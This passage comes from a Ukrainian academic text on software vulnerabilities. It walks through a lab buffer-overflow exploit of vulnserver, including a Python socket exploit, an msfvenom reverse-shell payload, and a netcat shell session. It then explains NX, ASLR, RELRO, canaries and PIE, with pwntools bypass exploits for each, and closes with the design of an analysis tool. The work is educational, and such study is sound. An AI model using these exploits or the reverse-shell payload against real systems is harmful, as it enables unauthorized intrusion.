


Рис.3.8. Ілюстрація пошуку essfunc.dll

3.3.3 Пошук адреси повернення

Далі ми повинні знайти еквівалент коду операції «JMP» (команда переходу). Для цього нам потрібно використати сценарій “nasm_shell.rb” із терміналу Kali Linux.

Наприклад: (root@kali:~# /usr/share/metasploit-framework /tools/ exploit/ nasm_shell.rb). Тут ми намагаємося перетворити мову асемблера в шістнадцятковий код і знайти еквівалентний код для команди переходу «JMP ESP». Інструкція «JMP ESP» дозволяє нам контролювати виконання програми через «EIP» і потрапляти в наш контрольований користувачем простір, який міститиме наш шелл-код. Введемо «JMP ESP» у «nasm_shell» і натиснемо «Enter». Потім подивимося на шістнадцятковий код для команди переходу, який є «FFE4»:

```
root@root:~# /usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
nasm > JMP ESP
00000000  FFE4              jmp esp
nasm >
```

Тепер нам потрібно використати цю інформацію (FFE4) з Mona, щоб знайти адресу повернення для команди переходу за допомогою модуля (essfunc.dll). Для цього введемо «!mona find -s «\xff\xe4» -m essfunc.dll» у полі пошуку Immunity Debugger.




Рис.3.9. Резкльтат введення команди.

Потрібно зробити нотатки та записати одну з адрес, щоб ми могли використовувати її пізніше в нашому сценарії Python. Тут, у цьому прикладі, ми зазначимо першу адресу, яка є «625011af».

Тепер ми можемо змінити наш сценарій python і додати адресу повернення, яку ми зазначили, у зворотному порядку («\xaf\x11\x50\x62») після того, як ми вказали («A» * 2003) символи буфера.

```
Open ▾                                                    *Fuzzing1.py
#!/usr/bin/python

import sys, socket

shellcode = "A" * 2003 + "\xaf\x11\x50\x62"

try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(('10.10.10.4',9999))
        s.send(('TRUN /.:/' + shellcode))
        s.close()


except:
        print "Error connecting to server"
        sys.exit()
```

Рис.3.10. Приклад коду.

З адресою пам'яті «JMP ESP», доданою до нашого сценарію після 2003 байтів початкового буфера, ми можемо перезаписати «EIP». Перш ніж запустити цей сценарій, давайте встановимо точку зупину в інструкції «JMP ESP», щоб ми могли виконувати інструкції вручну після того, як надішлемо введені дані. Після того, як все налаштовано, запустимо сценарій python і проаналізуємо зміни.




Рис.3.11. Аналіз змін.

Отже, програма зупинилася, коли ми досягли нашої точки зупинки, і «EIP» було перезаписано значенням, яке ми вказали в нашому скрипті python. Це означає, що ми маємо повний контроль над «EIP» і можемо запускати будь-який шелл-код, щоб скомпрометувати нашу цільову машину.

3.3.4 msfvenom

На цьому етапі процесу розробки експлойта настав час створити шелл-код. У цьому прикладі ми використаємо msfvenom для створення зворотного корисного навантаження оболонки. Msfvenom — це комбінація генерації корисного навантаження та кодування.

Щоб створити шелл-код, нам потрібно виконати команду: (root@kali:~# msfvenom — platform Windows -p windows/shell_reverse_tcp LHOST=10.10.10.15 LPORT=4444 EXITFUNC=thread -f c -a x86 -b "\x00").

Спочатку ми викликаємо інструмент, а потім вказуємо корисне

навантаження для операційної системи Windows (windows/shell_reverse_tcp) за допомогою оператора «-p». Далі ми вказуємо IP-адрес комп'ютера (LHOST) і номер порту (LPORT), для прослуховування вхідного з'єднання. Потім ми використовуємо команду «EXITFUNC=thread», щоб зробити експлойт трохи стабільнішим (це необов'язково). Ми чемо експортувати все в тип файлу C, тому ми вказали оператор «-f». Далі ми вказуємо архітектуру «-a x86» цільової машини та символ за допомогою параметра «-b».




Рис.3.12. Результат копіювання

Тепер потрібно скопіювати пейлоад та використати його в нашому сценарії python. Далі ми повинні додати цю з пейлоадом до змінної «shellcode.Наприклад: (шеллкод = "A" * 2003 + "\xaf\x11\x50\x62" + "\x90" * 32 + переповнення). Ми використовуємо цей тип заповнення, щоб переконатися, що ніщо не заважає між командою переходу та нашим корисним навантаженням.




Рис.3.13. Приклад коду

Нарешті, ми можемо запустити Netcat для захоплення зворотного з'єднання оболонки та надіслати експлойт, запустивши створений нами сценарій python. (root@kali:~# nc -nvlp 4444).

```
root@root:~# nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.10.15] from (UNKNOWN) [10.10.10.4] 49483
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\IEUser\Desktop\vulnserver>whoami
whoami
iewin7\ieuser

C:\Users\IEUser\Desktop\vulnserver>dir
dir
 Volume in drive C is Windows 7
 Volume Serial Number is 3C9E-098B

 Directory of C:\Users\IEUser\Desktop\vulnserver

03/12/2020  10:29 AM    <DIR>          .
03/12/2020  10:29 AM    <DIR>          ..
11/19/2010  05:46 PM            16,601 essfunc.dll
11/19/2010  05:46 PM             1,501 LICENSE.TXT
11/19/2010  05:46 PM             3,255 README.TXT
03/12/2020  04:39 AM    <DIR>          Source
11/19/2010  07:57 PM            29,624 vulnserver.exe
               4 File(s)         50,981 bytes
               3 Dir(s)  24,990,904,320 bytes free

C:\Users\IEUser\Desktop\vulnserver>
```

Рис.3.14. Результат виконання

Після виконання сценарію python отримаємо зворотне підключення оболонки та матимете повний контроль над цільовою машиною.

Розділ 4. Розробка програми

4.1 Binary Security

4.1.1 No eXecute (NX)

Binary Security використовує інструменти та методи для захисту програм від маніпулювання та експлуатації. Ці інструменти не є безпомилковими, але при спільному використанні та правильному застосуванні вони можуть значно ускладнити експлуатацію.

Основний метод - No eXecute (NX). No eXecute або біт NX (також відомий як Data Execution Prevention або DEP) позначає певні області програми як невиконувані, тобто збережені вхідні дані або дані не можуть бути виконані як код. Це важливо, оскільки запобігає зловмисникам можливості переходу до спеціального шелл-коду, який вони зберігають у стеку або в глобальній змінній.

Біт NX, що означає No eXecute, визначає області пам’яті як інструкції або дані. Це означає, що введені дані зберігатимуться як дані , і будь-яка спроба запустити їх як інструкції призведе до збою програми, фактично нейтралізуючи шелл-код.

Щоб обійти NX, розробники експлойтів повинні використовувати техніку під назвою ROP , програмування, орієнтоване на повернення.

Версія NX для Windows – DEP, що означає Ddata Eexecution Pprevention

Для перевірки на наявність NX можна використовувати pwntools checksecабо rabin2.

Лістинг 4.1.

```
$ checksec vuln
[*] 'vuln'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x8048000)
    RWX:      Has RWX segments
```

Результат виконання команди rabin2:

```
$ rabin2 -I vuln
```

[...]

nx false

[...]

4.1.2 Address Space Layout Randomization (ASLR)

Рандомізація розміщення адресного простору (або ASLR) — це рандомізація місця в пам’яті, де знаходяться програма, спільні бібліотеки, стек і куча. Це може ускладнити зловмиснику використання служби, оскільки знання про те, де стек, купа чи бібліотека не можуть використовуватися повторно між різними запусками навіть однієї програми, ен говорячи вже про різні запуски. Це є частково ефективний спосіб для того, щоб запобігти легкому переходу зловмисника до, наприклад, libc.

Зазвичай ASLR увімкнено лише для стека, купи та спільних бібліотек. Досі рідко в основній програмі ввімкнено ASLR, хоча він зустрічається частіше та поступово стає типовим.

ASLR - Randomisation Address Space Layout Randomisation, і в більшості випадків його можна розглядати як еквівалент PIE для libc — щоразу, коли ви запускаєте двійковий файл, libc (та інші бібліотеки) завантажуються в іншу адресу пам’яті.

В ASLR та libc PIE є ключова відмінність. ASLR — це захист ядра, а PIE — бінарний захист. Основна відмінність полягає в тому, що PIE можна скомпілювати у двійковий файл, тоді як наявність ASLR повністю залежить від середовища, у якому виконується двійковий файл.

Спільне для цих двох видів захисту те, що як і з PIE, немає можливості жорстко закодувати такі значення, як адреса функції (наприклад, система для ret2libc).

Коли функції завершують виконання, вони не видаляються з пам’яті; замість цього вони просто ігноруються та перезаписуються. Різні версії libc можуть діяти дуже по-різному під час виконання, тому значення, яке щойно захоплене, може навіть не існувати віддалено, а якщо воно існує, зміщення, швидше за все, буде іншим (різні libc мають різні розміри, а отже, різні зсуви між функціями). Не варто сподіватися, що зсуви залишаться незмінними.

Натомість більш надійним способом є читання запису GOT певної функції.

З тієї ж причини, що й PIE, базові адреси libc завжди закінчуються шістнадцятковими символами 000.

Експлойт для обходу даного способу захисту може бути наступним.

Лістинг 4.2.

```
from pwn import *
elf = context.binary = ELF('./vuln-32')
libc = elf.libc
p = process()
p.recvuntil('at: ')
system_leak = int(p.recvline(), 16)
libc.address = system_leak - libc.sym['system']
log.success(f'LIBC base: {hex(libc.address)}')
payload = flat(
    'A' * 32,
    libc.sym['system'],
    0x0,        # return address
    next(libc.search(b'/bin/sh'))
)

p.sendline(payload)

p.interactive()
```

4.1.3 Relocation Read-Only (RELRO)

Переміщення лише для читання (або RELRO) — це захід безпеки, який робить деякі двійкові розділи доступними лише для читання.

Існує два «режими» RELRO: частковий і повний.

Частковий RELRO є параметром за замовчуванням у GCC, і майже всі двійкові файли мають принаймні частковий RELRO. З точки зору зловмисників, частковий RELRO майже не має значення, окрім того, що він змушує GOT стояти перед BSS у пам’яті, усуваючи ризик переповнення буфера глобальної змінної, яка перезаписує записи GOT.

Повний RELRO робить весь GOT доступним лише для читання, що позбавляє можливості виконувати атаку «GOT overwrite», коли GOT-адреса

функції перезаписується місцем розташування іншої функції або ROP-гаджета, який зловмисник хоче запустити.

Повний RELRO не є параметром компілятора за замовчуванням, оскільки він може значно збільшити час запуску програми, оскільки всі символи мають бути розпізнані перед запуском програми. У великих програмах із тисячами рядків це може призвести до помітної затримки часу запуску.

Розглянемо варіант RELPO. Використаємо ret2reg, який передбачає перехід до відносних адрес замість жорстко закодованих, подібно до використання RSP для Shellcode. Наприклад, ви можете виявити, що RAX завжди вказує на ваш буфер, коли виконується ret, тому ви можете використати виклик rax або jmp rax, щоб продовжити звідти.

Причина, чому RAX є найпоширенішим для цієї методики, полягає в тому, що за домовленістю значення, що повертається функцією, зберігається в RAX. Наприклад, візьмемо такий базовий код:

```
#include <stdio.h>
int test() {
   return 0xdeadbeef;
}
int main() {
   test();
   return 0;
}
```

Якщо ми скомпілюємо та розберемо функцію, ми отримаємо :

```
0x55ea94f68125     55            push rbp
0x55ea94f68126     4889e5        mov rbp, rsp
0x55ea94f68129     b8efbeadde    mov eax, 0xdeadbeef
0x55ea94f6812e     5d            pop rbp
0x55ea94f6812f     c3            ret
```

Тут значення 0xdeadbeef переміщується в EAX.

.4.1.4 Stack Canaries/Cookies

Stack Canaries — це секретне значення, розміщене в стеку, яке змінюється під час кожного запуску програми. Перед поверненням функції Stack Canaries перевіряється, і якщо вона виглядає зміненою, програма негайно завершує

роботу.




Рис.4.1. Приклад Stack Canaries

Stack Canaries – механізм захисту від переповнення буфера, який полягає у розміщенні на початку функції в стек деякого випадкового значення. Перед тим, як програма виконає ret, поточне значення цієї змінної порівнюється з початковим: якщо вони однакові, переповнення буфера не відбулося.

Якщо це не так, зловмисник спробував переповнити буфер, щоб контролювати вказівник повернення, і програма виходить з ладу, часто з повідомленням про помилку про те, що виявлено руйнування стека.

У Linux Stack Canaries закінчуються на 00. Це робиться для того, щоб вони завершували будь-які рядки нулем у випадку, якщо знайдено помилку під час використання функцій друку, але це також полегшує їх виявлення.

Є кілька способів обійти Stack Canaries. Найпростішим варіантом є використання рядка форматування.




Рис.4.2. Stack cookie

```
#include <stdio.h>

void vuln() {
```

```
    char buffer[64];
    puts("Leak me");
    gets(buffer);
    printf(buffer);
    puts("");
    puts("Overflow me");
    gets(buffer);
}
int main() {
    vuln();
}
void win() {
    puts("You won!");
}
```

В лістингу вище показана вразливістьformat string, на основі якої реалізовано вразливість переповнення буфера. Таким чином можна переповнюватиcanary, але не запускати перевірку, оскільки її значення залишається постійним. І звичайно, нам просто потрібно запустити win().

Для того, щоб перевірити, чи присутні у програмі canary, необхідно виконати наступне.

```
$ pwn checksec vuln-32
[*] 'vuln-32'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

Тепер нам потрібно обчислити, по якому зміщенні знаходиться canary, і для цього ми використаємо radare2.

```
$ r2 -d -A vuln-32

[0xf7f2e0b0]> db 0x080491d7
[0xf7f2e0b0]> dc
Leak me
%p
```

```
hit breakpoint at: 80491d7
[0x080491d7]> pxw @ esp
0xffd7cd60  0xffd7cd7c 0xffd7cdec 0x00000002 0x0804919e  |.....
0xffd7cd70  0x08048034 0x00000000 0xf7f57000 0x00007025  4.....p..%p..
0xffd7cd80  0x00000000 0x00000000 0x08048034 0xf7f02a28  .....4...(*..
0xffd7cd90  0xf7f01000 0xf7f3e080 0x00000000 0xf7d53ade  .....:..
0xffd7cda0  0xf7f013fc 0xffffffff 0x00000000 0x080492cb  .....
0xffd7cdb0  0x00000001 0xffd7ce84 0xffd7ce8c 0xadc70e00  .....
```

Проаналізувавши вивід можемо сказати, що найбільш схожий фрагмент на canary знаходиться приблизно за 64 байти після «початку буфера», близько до кінця буфера. Крім того, він закінчується на 00 і виглядає випадковим, на відміну від адрес libc і стека, які починаються з f7 і ff. Таким чином, можна зробити припущення що ми маємо справу з canary і дослідити цей фрагмент детальніше. Автоматизуємо захоплення канарки за допомогою pwntools:

```
from pwn import *
p = process('./vuln-32')
log.info(p.clean())
p.sendline('%23$p')
canary = int(p.recvline(), 16)
log.success(f'Canary: {hex(canary)}')
```

Тепер потрібно обчислити зміщення до канарки, а потім зміщення після канарки до покажчика повернення:

```
$ r2 -d -A vuln-32
[0xf7fbb0b0]> db 0x080491d7
[0xf7fbb0b0]> dc
Leak me
%23$p
hit breakpoint at: 80491d7
[0x080491d7]> pxw @ esp
[...]
0xffea8af0  0x00000001 0xffea8bc4 0xffea8bcc 0xe1f91c00
```

Stack Canaries досить хороший спосіб на перший погляд, оскільки неможливо просто вгадати випадкове 64-бітне значення. Однак витік адреси та

брутфорс канарки є двома методами, які дозволять нам пройти перевірку канарки.

Якщо ми можемо прочитати дані в Stack Canaries, ми можемо надіслати їх назад до програми пізніше, оскільки канарка залишається незмінною під час виконання. Однак Linux робить це трохи складніше, роблячи перший байт канарки стека NULL. Щоб уникнути цього, можна частково перезаписати, а потім повернути NULL або знайти спосіб витоку байтів із довільним зміщенням стека.

Канарка визначається, коли програма запускається вперше, що означає, що якщо програма розгалужується, вона зберігає той самий файл cookie стека в дочірньому процесі. Це означає, що якщо вхідні дані, які можуть перезаписати канарку, надсилаються дочірньому компоненту, то ми можемо спробувати використати брутфорс.

Цей метод можна використовувати на серверах fork-and-accept, де з'єднання відокремлюються від дочірніх процесів, але лише за певних умов, наприклад, коли прийнятий програмою вхід не додає NULL-байт (read або recv).

Тепер, коли у нас є файл cookie стека, ми можемо перезаписати реєстр RIP і взяти під контроль програму.

4.1.5 PIE

PIE - Position Independent Executable, означає, що кожного разу, коли ви запускаєте файл, він завантажується в іншу адресу пам'яті. Це означає, що ви не можете жорстко закодувати такі значення, як наприклад, адреси функцій, не дізнавшись, де вони знаходяться. Але це не означає, що прямі адреси неможливо використовувати.

Виконувані файли PIE ґрунтуються на відносних, а не на абсолютних адресах, що означає, що хоча розташування в пам'яті досить випадкове, зміщення між різними частинами двійкового файлу залишаються постійними. Наприклад, якщо ви знаєте, що функція main розташована через 0x128 байтів у пам'яті після базової адреси двійкового файлу, і ви якимось чином знаходите розташування main, ви можете просто відняти 0x128 від цього, щоб отримати базову адресу та адреси все інше.

Отже, все, що нам потрібно зробити, це знайти одну адресу, і PIE буде обійдено. Цей адрес можна дізнатися із стека. Ми знаємо, що покажчик повернення розташований у стеку, і, подібно до канарейки, ми можемо використовувати рядок формату (або інші способи), щоб прочитати значення зі стеку. Значення завжди буде статичним зміщенням від двійкової бази, що дозволяє нам повністю обійти PIE.

Завдяки тому, як працює рандомізація PIE, базова адреса виконуваного файлу PIE завжди закінчуватиметься шістнадцятковими символами 000. Це тому, що сторінки рандомізуються в пам'яті, і мають стандартний розмір 0x1000. Операційні системи відстежують таблиці сторінок, які вказують на кожен розділ пам'яті, і визначають дозволи для кожного розділу, подібно до сегментації.

Перевірка базової адреси, яка закінчується на 000, має бути першим кроком, що треба зробити при аналізі бінарного файлу.

pwntools має безліч функціональних можливостей, які дозволяють зробити експлойт динамічним. Просте налаштування elf.address автоматично оновить усі адреси функцій і символів, тобто вам не доведеться турбуватися про використання readelf чи інших інструментів командного рядка, а натомість ви зможете отримувати все це динамічно.

В наступному лістингу ми друкуємо адресу main, яку ми можемо прочитати та обчислити через базову адресу. Потім ми можемо обчислити адресу самого win(). Результат виконання даного коду : Main Function is at: 0x5655d1b9. Фактично код друкує адрес розташування main.

Лістинг 4.3.

```
#include <stdio.h>
int main() {
   vuln();
   return 0;
}
void vuln() {
   char buffer[20];
   printf("Main Function is at: %lx\n", main);
   gets(buffer);
}
```

```
void win() {
   puts("PIE bypassed! Great job :D");
}
```

Для написання експлойту створимо об’єкт ELF, який стане в нагоді пізніше, і стартуємо процес.

```
from pwn import *
elf = context.binary = ELF('./vuln-32')
p = process()
```

Тепер ми хочемо перейти до розташування основної функції.

```
p.recvuntil('at: ')
main = int(p.recvline(), 16)
```

Тепер ми використаємо об’єкт ELF, який ми створили раніше, і встановимо його базову адресу. Sym-словник повертає зміщення функцій, доки не буде встановлено базову адресу, після чого повертає абсолютну адресу в пам’яті elf.address = main - elf.sym['main']. У цьому випадку elf.sym['main'] поверне 0x11b9; якщо ми запустимо його повторно, він поверне 0x11b9 + базову адресу. Отже, по суті, ми віднімаємо зміщення main від адреси. Тепер ми знаємо базовий адрес, і тепер можемо просто викликати win().

```
payload = b'A' * 32
payload += p32(elf.sym['win'])
p.sendline(payload)
print(p.clean().decode('latin-1'))
```

4.2 Global Offset Table

Глобальна таблиця зсуву (або GOT) — це розділ у програмі, який містить адреси функцій, динамічно пов’язаних між собою. Більшість програм не містять усіх функцій, які вони використовують для зменшення двійкового розміру. Натомість загальні функції (наприклад, у libc) «пов’язані» з програмою, щоб їх можна було зберегти на диску та повторно використовувати кожною програмою.

Якщо програма не позначена повним RELRO, адресування в динамічній бібліотеці виконується “ліниво”. Усі динамічні бібліотеки завантажуються в

пам’ять разом із основною програмою під час запуску, однак функції не зіставляються з їхнім фактичним кодом, доки вони не викликаються вперше. Наприклад, у наведеному нижче фрагменті C puts не буде дозволено адресою в libc, доки його не буде викликано один раз:

```
int main() {
   puts("Hi there!");
   puts("Ok bye now.");
   return 0;
}
```

Щоб уникнути пошуку в спільних бібліотеках кожного разу, коли викликається функція, результат пошуку зберігається в GOT, тому майбутні виклики функції «коротко замикаються» безпосередньо до їх реалізації, минаючи динамічний розпізнавач.

Це має два важливі наслідки:

1. GOT містить покажчики на бібліотеки, які переміщуються завдяки ASLR

2. GOT доступний для запису

Ці два факти стануть дуже корисними для використання у зворотно-орієнтованому програмуванні

Перш ніж розпізнати адресу функції, GOT вказує на запис у таблиці зв’язків процедур (PLT). Це невелика функція-заглушка, яка відповідає за виклик динамічного компонувальника з (фактичним) ім’ям функції.

4.3 Опис програми

Як було розглянуто в попередніх розділах, вразливості в програмному забезпеченні є серйозною проблемою, з якою зустрічаються розробники в процесі своєї роботи. В той самий час, розглянувши особливості дефектів, стає зрозуміло, що для виявлення можна використовувати вихідний або бінарний код програми.

Для вирішення цих завдань в рботі запропоновано розглянути підхід комбінованого аналізу програми на вразливості. В даному розділі спробуємо реалізувати інструмент для проведення комплексного аналізу програм, використовуючи основні вимоги, завдання та ідеї, сформовані в попередніх розділах.

Як було описано в попередніх розділах, ефективне використання інструментів аналізу програм передбачає:

1. Відсіювання висновків, що не несуть небезпеки під час реальної роботи програми;

2. Вхідні дані для програми повинні покривати якомога більше потенційно загрозливих сценаріїв.

3. Передбачається використання на як можна ранніх етапах розробки ПЗ, так як виправлення дефектів на цих етапах буде найдешевшим.

4. Так як розробник взаємодіє з вихідним кодом програми, необхідно щоб представлення результатів надавалось в вигляді перетворень високого рівня;

5. Для покращення ефективності аналізу та зменшення часу необхідного на ознайомлення з інструментом передбачається використання графічного інтерфейсу. Таким чином, переглянувши наведені ключові ідеї аналізу, пропонується реалізувати інструмент, що буде являти собою аналітичну платформу для комбінованого аналізу вразливостей в програмному забезпеченні.

На рисунку нижче зображена UML-діаграма, яка відображає основні елементи програмного продукту.




Рисунок 4.3. – UML-діаграма

На наступному рисунку розміщена таблиця із категоріями фільтрації результатів аналізу. Таблиця включає основні категорії, такі як зокрема типові помилки та перевірки, що здійснюються відповідно до кожної категорії.

Категорія	Перевірки що здійснюються для заданої категорії
error	Очевидні помилки, які засіб аналізу вважає критичними та які зазвичай призводять до дефектів в програмі. Ця категорія ввімкнена за замовчуванням.
warning	Попередження, що надають інформацію про небезпечний програмний код.
style	Стилістичні помилки – рекомендації про оформлення програмного коду.
performance	Попередження про потенційні проблеми продуктивності програми.
portability	Помилки сумісності систем, що пов'язані з різною поведінкою компіляторів та розрядності платформ.
information	Інформаційні повідомлення, виникаючі в ході перевірки та не пов'язані з помилками в коді.
unusedFunction	Попередження про функції в програмному коді що не використовуються
